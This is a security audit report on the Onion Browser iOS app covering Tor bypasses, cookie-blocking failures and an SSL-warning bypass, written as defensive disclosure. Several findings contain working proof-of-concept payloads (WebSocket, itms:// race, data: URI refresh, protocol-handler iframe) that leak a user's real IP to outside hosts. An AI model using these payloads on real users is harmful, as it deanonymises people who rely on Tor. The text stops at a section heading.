

Pentest-Report Onion Browser 04.2014

Cure53, Dr.-Ing. Mario Heiderich / Abraham Aranguren / Alex Inführ

Index

[Intro](#)

[Scope](#)

[Test Chronicle](#)

[Identified Vulnerabilities](#)

[OR-01-004 Information Leakage via Audio & Video Content \(Info\)](#)

[OB-01-005 Third-Party Cookie Protection does not work as expected \(High\)](#)

[OB-01-006 Tor Bypass via Race Condition and iTunes URLs \(Critical\)](#)

[OB-01-009 SSL Certificate Warning Bypass via .onion Subdomains \(Critical\)](#)

[OB-01-010 Tor Bypass leaking User's IP via WebSockets \(Critical\)](#)

[OB-01-011 Tor bypass via "Define" Functionality \(Medium\)](#)

[OB-01-013 Lack of Confirmation Dialog for "onionbrowser:forcequit" URIs \(High\)](#)

[OB-01-014 Cookie Blocker Bypass using Evercookie Features \(High\)](#)

[OB-01-016 Active Content Blocking Bypass via Data URIs \(Critical\)](#)

[OB-01-017 Tor bypass via Protocol Handler \(Critical\)](#)

[Miscellaneous Issues](#)

[OB-01-001 Information Leakage through iOS Screenshots \(Low\)](#)

[OB-01-002 Insecure Browser Cookie Storage \(Low\)](#)

[OB-01-003 Bug in Bookmark Encryption causes Information Leakage \(Low\)](#)

[OB-01-007 Bug in Settings File Encryption causes Information Leakage \(Low\)](#)

[OB-01-008 Weak Default Configuration \(Info\)](#)

[OB-01-012 Lack of ASLR \(Medium\)](#)

[OB-01-015 Information Leakage via Keyboard Cache \(Low\)](#)

[Conclusion](#)

Intro

“Onion Browser is a minimal web browser that encrypts and tunnels web traffic through the Tor onion router network and provides other tools to help browse the internet while maintaining privacy.”

From <https://mike.tig.as/onionbrowser/>

This penetration tests against the Onion Browser software was carried out by three testers from Cure53 Team and yielded an overall result of ten vulnerabilities and seven general weaknesses which are all documented in this report. Given the purpose of the application and the resulting threat-model, half of the ten spotted vulnerabilities were classified as critical. The penetration test has taken place over a twelve days period.

The target in scope for this test encompassed a specific version of the Onion Browser source code flagged as test-ready by Mike Tigas who maintains the project. Tests were performed against the source code, the compiled app and the commercial app downloaded from the iTunes Store on both the XCode iOS simulator and real devices.

Scope

- **Onion Browser** (Sources available)
 - <https://github.com/mtigas/iOS-OnionBrowser>
 - <https://itunes.apple.com/us/app/onion-browser/id519296448?mt=8>
- Sources tagged as "v1.4.1", commit "ff69f9caf048a4b31e81aa54f5d02070654d62de".
 - <https://github.com/mtigas/iOS-OnionBrowser/tree/v1.4.1>
 - <https://github.com/mtigas/iOS-OnionBrowser/releases/tag/v1.4.1>

Test Chronicle

- 2014/04/28 - Penetration-Test begins
- 2014/04/28 - Setting up XCode, iPad, MacBook and necessary software
- 2014/04/28 - Setting up the latest 1.4.1 version in the test environment
- 2014/04/28 - Testing for file system leakage via iOS screenshots, added [OB-01-001](#)
- 2014/04/28 - Testing for file system leakage via Cookies, added [OB-01-002](#)
- 2014/04/28 - Testing for file system leakage via bookmarks, added [OB-01-003](#)
- 2014/04/28 - Testing for location leakage, added [OB-01-004](#)
- 2014/04/28 - Initial attempts at MiTM Attacks
- 2014/04/28 - Initial network traffic analysis
- 2014/04/28 - Testing for third-party cookie tracking, added [OB-01-005](#)
- 2014/04/28 - Testing the “block all cookies” feature
- 2014/04/29 - Additional testing for Tor leaks
- 2014/04/30 - Testing URL scheme handling, added [OB-01-006](#)
- 2014/04/30 - Initial attempts to bypass SOP via HTML downloads
- 2014/04/30 - Live-Reporting

- 2014/05/01 - Further code analysis and file-system protection tests
- 2014/05/01 - Added [OB-01-007](#)
- 2014/05/01 - Default configuration analysis, added [OB-01-008](#)
- 2014/05/02 - Testing for SSL certificate warning bypasses, added [OB-01-009](#)
- 2014/05/02 - Leakage Tests with the use of CORS
- 2014/05/02 - Leakage Tests with the use of WebSockets and protocol upgrades
- 2014/05/02 - Added [OB-01-010](#), performed Live-Reporting
- 2014/05/02 - Tests for Leakage via CSP report-uri Header
- 2014/05/02 - Attempts to bypass JavaScript blocker
- 2014/05/02 - Trying to find more Tor bypasses, added [OB-01-011](#)
- 2014/05/02 - Verifying Stack Smashing Protection, passed
- 2014/05/02 - Verifying Automatic Reference Counting, passed
- 2014/05/02 - Verifying ASLR, added [OB-01-012](#)
- 2014/05/02 - Initial attempts to attack the Tor listener
- 2014/05/02 - Tests for DoS, added [OB-01-013](#)
- 2014/05/02 - Tests for side channel data leakage
- 2014/05/02 - Tests for SOP Bypasses
- 2014/05/03 - Tests for Cache Manipulations
- 2014/05/03 - Tests for Evercookies, added [OB-01-014](#)
- 2014/05/03 - Tests for XSS, SQLi against bookmarks
- 2014/05/03 - Tests for XML injection against homepage setting
- 2014/05/03 - Tests for information leakage via keyboard cache, added [OB-01-015](#)
- 2014/05/04 - Tests for bypassing active content filtering, added [OB-01-016](#).
- 2014/05/05 - Additional Tor bypass tests via failed SSL handshakes
- 2014/05/05 - Looking for Format String vulnerabilities
- 2014/05/05 - Tests for app URL handler, added [OB-01-017](#)
- 2014/05/06 - Finalization of Pentest-Report

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact, which is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier for the purpose of facilitating future follow-up correspondence.

OR-01-004 Information Leakage via Audio & Video Content (*Info*)

The Onion Browser website describes a known limitation that was verified during testing:

..Websites using HTML5 <video> tags may leak <video>-related DNS queries and data transfer outside of Tor..¹

Given that the problem is already known and was fully confirmed during our tests, we decided to mark this issue with an “Info” tag rather than describing its severity. At the same time, we decided to explore this problem to see what kind of data actually leaks, and, furthermore, what kinds of mitigation approaches are possible.

An important detail listed neither on the homepage nor in the documentation is that loading an audio/video via an iframe or the url bar is sufficient to trigger the issue. The only requirements are an HTTP 200 response code and a correct mime type. The information should be covered in the documentation.

```
echo > test.mp3

echo > test.mp4

cat test_mtype.php
<?php
header('Content-Type: audio/mpeg');
xxx.xxx.xxx.xxx - - [05/May/2014:16:13:56 -0400] "GET /__c53_ob_test/test.mp3
HTTP/1.1" 206 333 "-" "AppleCoreMedia/1.0.0.11D201 (iPad; U; CPU OS 7_1_1 like
Mac OS X; es_es)"
xxx.xxx.xxx.xxx - - [05/May/2014:16:15:21 -0400] "GET /__c53_ob_test/test.mp4
HTTP/1.1" 206 332 "-" "AppleCoreMedia/1.0.0.11D201 (iPad; U; CPU OS 7_1_1 like
Mac OS X; es_es)"
xxx.xxx.xxx.xxx - - [05/May/2014:16:16:36 -0400] "GET
/__c53_ob_test/test_mtype.php HTTP/1.1" 200 225 "-"
"AppleCoreMedia/1.0.0.11D201 (iPad; U; CPU OS 7_1_1 like Mac OS X; es_es)"
```

Using a physical iPad in a test network environment with MiTM of DNS and HTTP traffic, it was verified that the iOS Onion Browser leaks the following details to specific entities outside of Tor:

1. The user's IP address to the visited website
2. The HTTP request to the tracking website

¹ <https://mike.tig.as/onionbrowser/>

3. The DNS name to the fake DNS server

Below we delineate how the DNS name leak sent in the clear outside of Tor was verified to have set up a fake DNS server with the use of the *dnschef*² tool:

```
dnschef --interface=0.0.0.0 --truedomains=apple.com,icloud.com,skype.com
--fakeip=192.168.0.127
```

For the physical iPad scenario, the device was set to use the fake DNS server as a DNS resolver in the network configuration settings, emulating a Man-In-The-Middle attack. Subsequently, the following page was visited: <http://cure53.de/leak/leak.html>

In result, one observes that:

The following DNS name are being seen by the fake DNS server, as well as the origin IP:

```
[18:18:45] 192.168.0.100: cooking the response of type 'A' for
heideri.ch to 192.168.0.127
```

The full HTTP request was sent in clear-text over the network:

```
GET /audio-source-src HTTP/1.1
Host: heideri.ch
Range: bytes=0-1
X-Playback-Session-Id: 17401948-D68B-41EB-86C8-979AF8A0D1D9
Accept-Encoding: identity
Accept: */*
Accept-Language: es-es
Connection: keep-alive
Pragma: no-cache
Proxy-Connection: keep-alive
User-Agent: AppleCoreMedia/1.0.0.10B146 (iPad; U; CPU OS 6_1_2
like Mac OS X; es_es)
```

The Tor client IP was leaked to the <http://heideri.ch> website, which is evident from the access logs:

```
xxx.xxx.xxx.xxx - - [28/Apr/2014:13:13:16 -0400] "GET /video-src
HTTP/1.1" 404 522 "-" "AppleCoreMedia/1.0.0.10B146 (iPad; U; CPU
OS 6_1_2 like Mac OS X; es_es)"
xxx.xxx.xxx.xxx - - [28/Apr/2014:13:13:16 -0400] "GET /video-
source-src HTTP/1.1" 404 529 "-" "AppleCoreMedia/1.0.0.10B146
(iPad; U; CPU OS 6_1_2 like Mac OS X; es_es)"
xxx.xxx.xxx.xxx - - [28/Apr/2014:13:13:17 -0400] "GET /audio-
source-src HTTP/1.1" 404 529 "-" "AppleCoreMedia/1.0.0.10B146
(iPad; U; CPU OS 6_1_2 like Mac OS X; es_es)"
```

Based on the analysis of the unclocking HTTP requests tracked in the access logs, we can confirm that the Onion browser has issues with the following HTML tags:

```
<video src="http://heideri.ch/video-src">
```

² <https://thesprawl.org/projects/dnschef/>

```
</video>
```

```
<video controls>
```

```
<source src="http://heideri.ch/video-source-src"  
type="video/mp4">  
</video>
```

```
<audio controls>
```

```
<source src="http://heideri.ch/audio-source-src"  
type="video/mp4">  
</audio>
```

Until the documented information leakage issues are fixed, it is recommended to block navigation to video content entirely.

OB-01-005 Third-Party Cookie Protection does not work as expected (*High*)

Third-Party cookies and tracking cookies have been commonly used on the Internet to identify users across websites and are therefore considered a threat to online privacy. By default, the Onion Browser is set to block third-party cookies per "Browser Settings" configuration:




Fig.: Default Configuration is to block third-party cookies

Regrettably, the tests showed that this feature was not working correctly. Using the iOS simulator for browsing websites such as amazon.com, we could identify a number of tracking cookies in the cookies' database, as reported in [OB-01-002](#):

```
/ .doubleclick.net 2014-04-28T12:31:3.000000Z 2016-04-27T12:31:2.000000Z  
22c4d2c4d701004e| | t=1398688262| et=730| cs=002213fd485494009f51ff04c1  
id  
/ ads.yahoo.com 2014-04-28T12:31:2.000000Z 2016-04-27T12:31:2.000000Z  
8d3jl0d9lsig6&b=3&s=7a&t=117 RMBX
```

Additionally, a physical iPad was pointed to the following test website:

http://t.7-a.org/_c53_ob_test/3rdc.html

which simply contained:

```
<iframe src="http://1.7-a.org/setcookie.php"></iframe>
```

After that, navigating to - i.e. a simple `alert(document.cookie)`:

```
http://1.7-a.org/___c53_ob_test/
```

revealed that the cookie had been set up correctly from the iframe:



Fig.: Third-party cookie verification

The issue was verified separately through pointing the iOS Onion Browser from a physical iPad to the following website, which we hereby recommend for verification purposes: <http://ip-check.info>




Fig.: <http://ip-check.info> says “Moreover you allow third-party cookies”

The cookie setting of “Block All Cookies” was also examined and proved to be working correctly. However, the “Block Third-Party Cookies” setting equally fails in the “Default” configuration as well as after attempts of disabling and then re-enabling the setting. Although the cookie is not set to use JavaScript, the attack only works when the iOS Onion Browser has JavaScript enabled. The flaw may be present³ because cookie settings do not seem to be taken into account fully:

³ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/ConnectionKit/CKHTTPConnection.m#L456>

```

NSArray *newCookies = [NSHTTPCookie
cookiesWithResponseHeaderFields:_headerFields forURL:[self URL]];
[[NSHTTPCookieStorage sharedHTTPCookieStorage] setCookies:newCookies
forURL:[self URL] mainDocumentURL:nil];

```

OB-01-006 Tor Bypass via Race Condition and iTunes URLs (*Critical*)

By luring an iOS Onion Browser user to visit a URL an attacker may be able to successfully uncloak the user, thus obtaining their real IP. The attacker is not required to Man-In-The-Middle network communications to successfully carry out his actions in this scenario. The attack can be dissected into the following steps:

- The Onion Browser is pointed to an attacking page**
For example: http://cure53.de/leak/leak_itms.html
- The Onion Browser tries to load many itms:// resources from the page**
itms:// resources are meant to be loaded by iTunes, outside of Tor
- The Onion Browser opens iTunes without asking for permission**
Failing to inform the user, the Onion Browser opens iTunes with HTML like the following: `<iframe src="itms://cure53.de"></iframe>`
- Partial SSL traffic is sent to the attack website outside of Tor**
Since iTunes is launched very quickly (in ~1-2 seconds) the Tor tunnel is not cleanly shut down fast enough and part of the SSL handshake traffic to iTunes is incorrectly sent to the attacker website outside of Tor. This very step uncloaks the Onion Browser user.

What the victim-user sees:

At the end of the attack, iTunes shows a blank page or an SSL error message like "An SSL error has occurred and a secure connection to the server cannot be established".

What the attacker website sees:

Depending on speed, the first time around the attacker-controlled website gets approximately 6 lines of partial SSL traffic inclusive of the unclocked IP:

```

178.32.181.99 - - [30/Apr/2014:13:45:53 -0400] "GET /leak_itms.html?1234
HTTP/1.1" 200 7632 "-" "Mozilla/5.0 (Windows NT 6.1; rv:17.0) Gecko/20100101
Firefox/17.0"
xxx.xxx.xxx.xxx - - [30/Apr/2014:13:45:55 -0400] "\x16\x03\x01" 501 315 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:13:45:55 -0400] "\x16\x03\x01" 501 315 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:13:45:55 -0400] "\x16\x03" 501 314 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:13:46:06 -0400] "\x16\x03\x01" 501 315 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:13:46:06 -0400] "\x16\x03\x01" 501 315 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:13:46:06 -0400] "\x16\x03" 501 314 "-" "-"

```

When the user navigates back from iTunes to the Onion Browser (even if this happens hours later), the attacker-website again receives a small number of SSL bytes as HTTP requests. According to web server logs, the website will get approximately 3 additional lines with SSL bytes, which provide the unclocked Tor client IP for a second time:


```
xxx.xxx.xxx.xxx - - [30/Apr/2014:15:16:39 -0400] "\x16\x03\x01" 501 315 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:15:16:39 -0400] "\x16\x03\x01" 501 315 "-" "-"
xxx.xxx.xxx.xxx - - [30/Apr/2014:15:16:39 -0400] "\x16\x03" 501 314 "-" "-"
```

This second Tor client IP uncloak issue is believed to result from WIP SSL traffic operating as a buffer that is not flushed when Onion Browser is put in the background.

Attack limitations:

The attack redirects the user from the Onion Browser to the iTunes Store

The majority of users might not realize what is happening, but some might in fact take note of the redirect.

Attack requirements:

A fast attack-page, ideally a static HTML file, with many *itms://* URLs

The attack exploits a race condition that the exploit page needs to be fast.

Pages requiring DNS name resolution and alike make the attack (race condition) impossible.

Attack improvements:

The attack-website can use cookies to only uncloak on first visit

If a website always redirects to iTunes, it will become suspicious (and/or unattractive) but if this only happens once or is relatively rare, the user might be inclined to tolerate this redirect. For this purpose, the target-website can set a tracking cookie (allowed by the Onion Browser by default), ensuring that if the IP has been uncloaked already, the user is not to be uncloaked again.

Attack alternatives and extensions:

The attack may be successful with the use of *itms-apps://* URLs

Itms-apps:// URLs also open iTunes without prompting the user of the Onion Browser, therefore they can be used for exploitation purposes as *itms://* URLs.

XSS in iTunes could be abused in this scenario

Even if a race condition failed, the attacker controls the URL that will be loaded in iTunes. The following sample HTML will point iTunes to the specified URL. Mind that if XSS was found in one of those URLs, it could have been used to impersonate the user in the iTunes store:

```
<iframe src="itms-apps://ax.itunes.apple.com/WebObjects/MZStore.woa/wa/viewContentsUserReviews?type=Purple+Software&id=337064413&test=1234"></iframe>
```

Alternative attack when iTunes is not set up

When iTunes is not fully set up (e.g. user never activated it before), the Onion Browser will send a clear-text HTTP request to itunes outside of Tor. This may be traced by a Man-In-The-Middle in the local network, at the ISP-level or by an intermediate router before the iTunes website, all of which would decloak the Tor client.

```
GET /bag.xml?os=6&ix=2&locale=de_DE HTTP/1.1
```

```
Host: ax.init.itunes.apple.com
```

```
Accept-Language: es
X-Dsid: xxxxxxxxxxxx
Pragma: no-cache
User-Agent: iTunes-iPad/6.1.2 (5; 16GB; dt:83)
Accept: */*
X-Apple-Connection-Type: WiFi
X-Apple-Store-Front: 143478,15
X-Apple-Client-Versions: GameCenter/2.0
Connection: keep-alive
X-Apple-Client-Application: WiFi-Music
Cookie: s_vnum_n2_us=6|1; s_pv=My%20Apple%20ID%20-%20iForgot%20-
%20Landing%20%28US%29;
...
Pod=60; xt-src=b;
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
```

Attack Mitigation

This attack can be alleviated by removing the *itms* and *itms-apps* lines from the following code snippet⁴:

```
+ (BOOL)canInitWithRequest:(NSURLRequest *)request {
    if ( !([[request URL] scheme] isEqualToString:@"file"] ||
          [[request URL] scheme] isEqualToString:@"data"] ||
          [[request URL] scheme] isEqualToString:@"itms"] ||
          [[request URL] scheme] isEqualToString:@"itms-apps"]
```

For fix verification purposes, Cure53 provides the following script for generating relevant HTML file for any given domain:

<http://cure53.de/leak/leak.php?domain=example-domain.com&protocol=itms>

OB-01-009 SSL Certificate Warning Bypass via .onion Subdomains (**Critical**)

The Onion Browser will skip SSL certificate validation for subdomains containing “.onion”, which results in user’s capacity to navigate to the website without any security warnings whatsoever.

Since mobile devices truncate the visible part of the URL due to screen size limitations, a crafted subdomain allows for impersonations of legitimate websites and may be completely unnoticeable due to a lack of security warnings and absence of suspicious indicators in the URL bar (That is unless the user manually inspects the hidden section of the URL).

For demonstration purposes, the following subdomain was created:

www.paypal.com.onion.7-a.org, pointing to 217.163.21.38 - a Google owned IP address

⁴ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/ProxyURLProtocol.m#L77>

Edit Zone Record

7-A.ORG

Record type:
A (Host)

Host: * ⓘ

www.paypal.com.onion

Points to: * ⓘ

217.163.21.38

Fig.: DNS A record of www.paypal.com.onion pointing to a Google IP on 7-a.org

Visiting <https://www.paypal.com.onion.7-a.org> on a normal browser results in a very clear security warning:




Fig.: Standard browser behavior

Visiting <https://www.paypal.com.onion.7-a.org> on the Onion Browser results in no security warnings at all because its SSL certificate is accepted as valid and the page is shown:




Fig.: SSL certificate warning bypass in the Onion Browser

The issue seems to reside in the following code⁵:

```
if ([URL.absoluteString rangeOfString:@"https://"].location == 0) {
    Boolean ignoreSSLErrors = NO;
    if ([URL.host rangeOfString:@".onion"].location != NSNotFound) {
        #ifdef DEBUG
            NSLog(@"loading https://*.onion/ URL,
                ignoring SSL certificate status (%@)", URL.absoluteString);
```

⁵ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/ConnectionKit/CKHTTPConnection.m#L142>

```
#endif
ignoreSSLErrors = YES;
```

The code should perhaps verify that the end of the URL hostname is “.onion”, while also ensuring that this is really a hidden Tor service and not a domain registered as .onion. The latter is crucial in case ICANN decides to allow people to register “.onion” domains down the line.

OB-01-010 Tor Bypass leaking User's IP via WebSockets (*Critical*)

An equally critical privacy leak affects the Onion Browsers by revealing the user's external IP despite the assumed protection of the Tor network. This leak is caused by the initial protocol upgrade requests emitted by a WebSocket connection.

PoC:

```
<script language="javascript" type="text/javascript">
  var wsUri = "ws://htm15sec.org/";
  var output;
  function init() {
    output = document.getElementById("output");
    testWebSocket();
  }

  function testWebSocket() {
    websocket = new WebSocket(wsUri);
    websocket.onopen = function(evt) { onOpen(evt) };
  }

  function onOpen(evt) {
    doSend("Hello from Cure53");
  }

  function doSend(message) {
    websocket.send(message);
  }
  init()
</script>
```

Resulting Log Entry:

```
xxx.xxx.xxx.xxx - - [02/May/2014:12:19:11 +0000] "GET / HTTP/1.1" 200 2624 "-"
"Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X) AppleWebKit/537.51.2
(KHTML, like Gecko) Mobile/11D167"
```

Once the WebSocket request is initialized and sent, the Tor protection is bypassed and the request is being emitted without any protection. Note that same problem arises upon usage of the wss:// protocol scheme.

Two recommendations should be put forward. The first is to make sure that WebSocket requests (like all other requests) are redirected through the Tor proxy. Second and more reliable mitigation would be to simply deactivate the WebSocket functionality for the

Onion Browser entirely. A test-script was made available for testing and fix verification purposes: <http://cure53.de/leak/onion.php>

OB-01-011 Tor bypass via “Define” Functionality (*Medium*)

It is possible for Onion Browser users to accidentally uncloak themselves through the Define functionality because word meanings are looked up from the Onion Browser itself. This would generally happen as a user tries to check the meaning of a word, for example:




Fig.: Accessing the “Define” functionality from the Onion Browser

From there, it is possible that the user clicks on “Search Web” on the next screen:



No definition found.

Fig.: “Search Web” button, after “Define”

If the latter occurs, the search is sent to Google via Safari outside of Tor instead of being processed through the Onion Browser. This uncloaks the Tor user at the local network-/ISP-level.




Fig.: Word is looked up using Safari, outside of Tor

To solve this problem the Onion Browser should ensure that the Define functionality is not available. Alternatively, depending on availability of such feature, word lookup searches should be performed through the Onion Browser (and not Safari).

OB-01-013 Lack of Confirmation Dialog for “onionbrowser:forcequit” URIs (*High*)

The Onion browser exposes several functionalities via the “onionbrowser:” URI scheme. Besides offering access to help via *onionbrowser:help*, a functionality called force-quit exists and might be used by websites to simply quit Onion Browser without any confirmation prompt. Websites might henceforth accurately target-block access for users who choose Onion Browsers.

The feature is implemented in *ProxyURLProtocol.m* line 115:

```
else if ([[self request] URL] absoluteString)
rangeOfString:@"forcequit"].location != NSNotFound)
{
    /* onionbrowser:forcequit */
    UIAlertView *alert = [[UIAlertView alloc] initWithTitle:@"Force-
quitting"
message:@"Onion Browser will now close. Restarting the app will
try a fresh Tor connection."
delegate:self
cancelButtonTitle:@"Quit app"
otherButtonTitles:nil];
[alert show];
}
```

When employed, the force-quit URI will cause a call to the *wipeAppData()* method to delete all traces left by the browser and ultimately quits the app by calling *exit(0)*. This functionality is legitimately used on the resource *onionbrowser:help* to offer users a way to quit the app with one tap. The problem remains that it is not restricted to be working from this location exclusively but is also permitted elsewhere. One line of html code is enough to trigger this feature:

PoC:

```

```

The PoC is not limited to the `` tag, so any request containing `onionbrowser:forcequit` will close the app, inclusive of CSS backgrounds, redirects, etc. A resolution strategy would be to eliminate the force-quit functionality or employ a dialogue asking for a proper confirmation.

OB-01-014 Cookie Blocker Bypass using Evercookie Features (*High*)

The Onion Browser provides a “Block All Cookies” setting which gives users a false sense of privacy. Particular fictitiousness stems from the fact that standard cookies are blocked. This allows visited websites to track Onion Browser users without difficulty via *Evercookie*. Indeed, we witnessed a leaked top secret NSA document citing Evercookie as a method for tracking Tor users⁶ in 2013. Looking at the following file system location in the iOS Simulator, one can observe this issue:

```
/Users/<user>/Library/Application Support/iPhone  
Simulator/7.1/Applications/5B6EBCD4-0006-4383-A330-36261B10DEFE/Library
```

After visiting a number of websites for testing purposes, one ends up with a relevant file system-tracking portion of the Onion Browser app:

```
./Caches  
./Caches/Databases.db  
./Caches/http_www.samy.pl_0  
./Caches/http_www.samy.pl_0/.lock  
./Caches/http_www.samy.pl_0/0000000000000001.db  
./Caches/http_www.samy.pl_0.localstorage  
./Caches/https_en.m.wikipedia.org_0.localstorage  
./Cookies  
./Cookies/Cookies.binarycookies
```

Having confirmed that, the “Block All Cookies” option might be applied in the Onion Browser settings:




Fig.: Selecting “Block All Cookies” from the settings

A careful observation of the tracking part of the file system upon enabling the “Block All” Cookies setting yields the following:

⁶ <http://www.theguardian.com/world/interactive/2013/oct/04/tor-stinks-nsa-presentation-document>

```
./Caches/Databases.db
./Caches/http_www.samy.pl_0
./Caches/http_www.samy.pl_0/.lock
./Caches/http_www.samy.pl_0/0000000000000001.db
./Caches/http_www.samy.pl_0.localstorage
./Caches/https_en.m.wikipedia.org_0.localstorage
./Cookies
```

Evidently only standard cookies stored in the following location were deleted::

```
./Cookies/Cookies.binarycookies
```

Other tracking methods, such as HTML5 localStorage, remain unaffected by the “Block All Cookies” setting. Conversely, the browser history of all websites that used *localStorage* is leaked in the filesystem (i.e. www.samy.pl, en.m.wikipedia.org above). In order to solve this problem, it is recommended to implement as many of the following countermeasures as deemed feasible:

- Delete the “Caches” and “Cookies” directories
- Disable caching headers (A strategy that the Onion Browser already adopts for CSP headers)
- Disable JavaScript by default
- Disable localStorage/sessionStorage and/or delete .localStorage files

Once the selected countermeasures are implemented, tests might be carried with the use of Samy Kamkar’s Evercookie test-website⁷.

OB-01-016 Active Content Blocking Bypass via Data URIs (*Critical*)

The “*Block Active Content*” feature can be bypassed through a crafted HTML page using *data:* URIs. This allows a website to execute malicious JavaScript or uncloak the user despite the “*Block All*” setting being in place.

To bypass the protection completely, the *data:* URI has to be loaded via the address bar. When the *data:* URI is used in an iframe, media content will get loaded but JavaScript will still be blocked. A redirection is necessary and can be achieved using a META-tag and the “Refresh” feature.

PoC:

```
<meta http-equiv="refresh" content="0";
url=data:text/html,<script>alert(1)</script><video
src='http://html5sec.org/leak.mp4'></video>>
```

No CSP headers are applied due to the fact that the html page is constructed inline. To mitigate this issue the *data:* URI should be blacklisted. Unfortunately, this would also break images, which are loaded via *data:*. A better approach is to use the following

⁷ <http://www.samy.pl/evercookie/>

regular expression to white-list images but block inline documents and SVG resources:
data:image/(? :jpe?g|gif|png)

OB-01-017 Tor bypass via Protocol Handler (*Critical*)

The Onion Browser will automatically open any URL sent from any non-Tor application, such as Safari, without user confirmation or URL sanitization. This may be abused by a malicious website to reliably track the real IP of an Onion browser user by simply making the Onion Browser open a URL that contains the Tor client IP.

When the target website and Tor exit node know the real IP address of the Onion Browser user, they could use third-party cookies, “evercookies” or standard cookies to track the user from then on. To demonstrate this issue, the following HTML was used:

```
<iframe src="onionbrowser://cure53.de/?ip=<?=$_SERVER['REMOTE_ADDR']?>">
</iframe>
```

When a PHP script containing the above is visited from Safari, the Onion Browser is opened automatically, revealing the Tor client IP to the website and the Tor exit node as well. The issue can be solved by checking the origin application from where the URL was received. The *openURL* method within the *AppDelegate*⁸ facilitates that.

The *openURL* method should ask the user for confirmation whenever the URL comes from a non-Tor application, like Safari. In the confirmation dialogue the user should be able to see the full URL by default prior to the Onion Browser visiting it. Finally, the user should be warned that URLs coming from non-Tor applications may hide their real IP and uncloak them, defeating the privacy protections offered by Tor.

A way to verify the application where the URL came from is provided in the highlighted line below, which should be located immediately after the following line⁹ of the *AppDelegate*:

```
BOOL srcIsOnionBrowser = (appIsOnionBrowser && [sourceApplication
isEqualToString:bundleIdentifier]);
```

⁸ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L185>

⁹ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L194>

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while the vulnerability is present, an exploit might not always be possible.

OB-01-001 Information Leakage through iOS Screenshots (*Low*)

